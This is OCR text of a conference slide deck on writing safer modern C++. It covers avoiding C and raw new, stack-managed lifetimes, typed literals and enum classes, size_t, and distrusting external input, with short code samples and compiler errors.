

@PATI_GALLARDO
Turtle
Sec

Expanding on Some of the points

The Eight I'd Really Rather You Didn'ts

@pati_gallardo

1. Use C
2. Allocate with new
3. Do math a lot
4. Trust your external input
5. Use pointers a lot
6. Write “clever” code
7. Use shared_ptr a lot
8. Share state a lot



@pati_gallardo

1. I'd Really Rather You Didn't:

Use C

CG : CPL.1: Prefer C++ to C

STD::STRING - CONCATENATE STRINGS

```
int main() {

  std::string first = "Hello ";
  std::string second = "World";
  std::string buffer = first + second;

  std::cout << buffer << "\n";
}
```

Std::cout/cin : Using the Command Line

```
int main(int argc, char * argv[]) {
  std::string second;
  std::cin >> second;
  std::string first = argv[1];

  std::string buffer = first + second;
  std::cout << buffer << "\n";
}
$ ./command_line "Hello "
World
Hello World
```

Algorithms : Strip after Colon

```
int main() {

 string str = "Hello:World";

 auto colon = [](int ch) { return ch == ':'; };

 auto first = find_if(rbegin(str), rend(str), colon);

 str.erase(first.base(), end(str));
}
```

C++ Casts : Safe Downcasting

```
class Spiderman {};
class Ironman {};

int main() {
  Spiderman * peter = new Spiderman;
  Ironman * tony = static_cast<Ironman*>(peter);
}
```

```
inheritance.cpp:6:20: error: static_cast from 'Spiderman *'
to 'Ironman *', which are not related by inheritance, is not
allowed
  Ironman * tony = static_cast<Ironman*>(peter);
                   ^~~~~~~~~~~~~~~~~~~~~~~~~~~~
1 error generated.
```

@PATI_GALLARDO

CG : R: Resource management

CG : R.11: Avoid calling new and delete explicitly

2. I'd Really Rather You Didn't:

Allocate With New

Allocating on the Stack

@PATI_GALLARDO

```
#include "Hero.h"

int main()
{
  Hero h;
}
```

@pati_gallardo

Stack

```
Hero stackHero;
```

Heap

```
unique_ptr<Hero> heapHero =
    make_unique<Hero>();
Hero * heapHero = new Hero();
```

@PATI_GALLARDO

```
#include <iostream>
#include <string>
using namespace std;

int main()
{
  {

    string s("Hello World!");
    cout << s;

  } // <- GC happens here!
}
```

Using the Stack To Manage Resource Lifetimes


Destroyed when exiting scope

Deterministic Garbage Collection

@pati_gallardo

Hold a Value on the Stack that Controls The Lifetime of Your Heap Allocated Object

```
using namespace std;

{
  unique_ptr<Hero> myHero =
    make_unique<Hero>();

  shared_ptr<Hero> ourHero =
    make_shared<Hero>();
}
```


@pati_gallardo
3. I'd Really Rather You Didn't:
Do Math A Lot
99

Primitive types have no semantics, only limits

Reduce the value space

Keep it within defined behavior

Enum class, string literals, user defined literals, size_t

Enum Class

@pati_gallardo

```
enum class Direction : char
{ NORTH = 'N', EAST  = 'E', WEST  = 'W', SOUTH = 'S' };

std::ostream& operator << (std::ostream& os, const Direction& obj) {
   os << static_cast<std::underlying_type<Direction>::type>(obj);
   return os;
}

int main() {
  std::cout << "\t" << Direction::NORTH << "\n"
            << "\t" << Direction::EAST  << "\n"
            << "\t" << Direction::WEST  << "\n"
            << "\t" << Direction::SOUTH << "\n";
}
```

String Literals

@pati_gallardo

```
using namespace std::literals::string_literals;

int main() {

  auto heroes = {"Spiderman"s, "Ironman"s, "Wonder Woman"s};

  for(auto const & hero : heroes) {
    std::cout << "\t" << hero << "\n";
  }
}
```

1) User Defined Literals

@pati_gallardo

```
int main() {
    auto h = 24_hours;
    auto d = 7_days;
    auto err = h + d;
}
```

```
user_defined_literals.cpp:25:21: error: invalid operands to
binary expression ('Hours' and 'Days')
    auto err = hours + days;
               ~~~~~ ^ ~~~~
1 error generated.
```

2) User Defined Literals

@pati_gallardo

```
struct Hours {
  explicit Hours(unsigned long long n) : num(n) {}
  unsigned long long num = 0;
};

struct Days {
  explicit Days(unsigned long long n) : num(n) {}
  unsigned long long num = 0;
};
```

3) User Defined Literals

@pati_gallardo


```
Hours operator "" _hours(unsigned long long num) {
  return Hours(num);
}

Days operator "" _days(unsigned long long num) {
  return Days(num);
}
```

Use Size_t for Sizes

- Unsigned integer type
- Result of the sizeof operator
- Use for object sizes
- Use for array indexing and loop counting

4. I'd Really Rather You Didn't:

Trust Your External Input



Taint

- Is the source of this value in your code?

- Command line args, size fields in headers, exported functions, APIs

So... what should I remember from this presentation?

@pati_gallardo

Well, I'd Really Rather You Didn't:

Use C

@pati_gallardo

Learn some Modern C++ Instead!

Bjarne Stroustrup

@pati_gallardo

*"C makes it **easy** to **shoot yourself in the foot**; C++ makes it **harder**, but when you do **it blows your whole leg off**."*

Bjarne Stroustrup

@pati_gallardo

*"Within **C++**, there is a much **smaller and cleaner language** struggling to get out."*


@PATI_GALLARDO
Turtle
Sec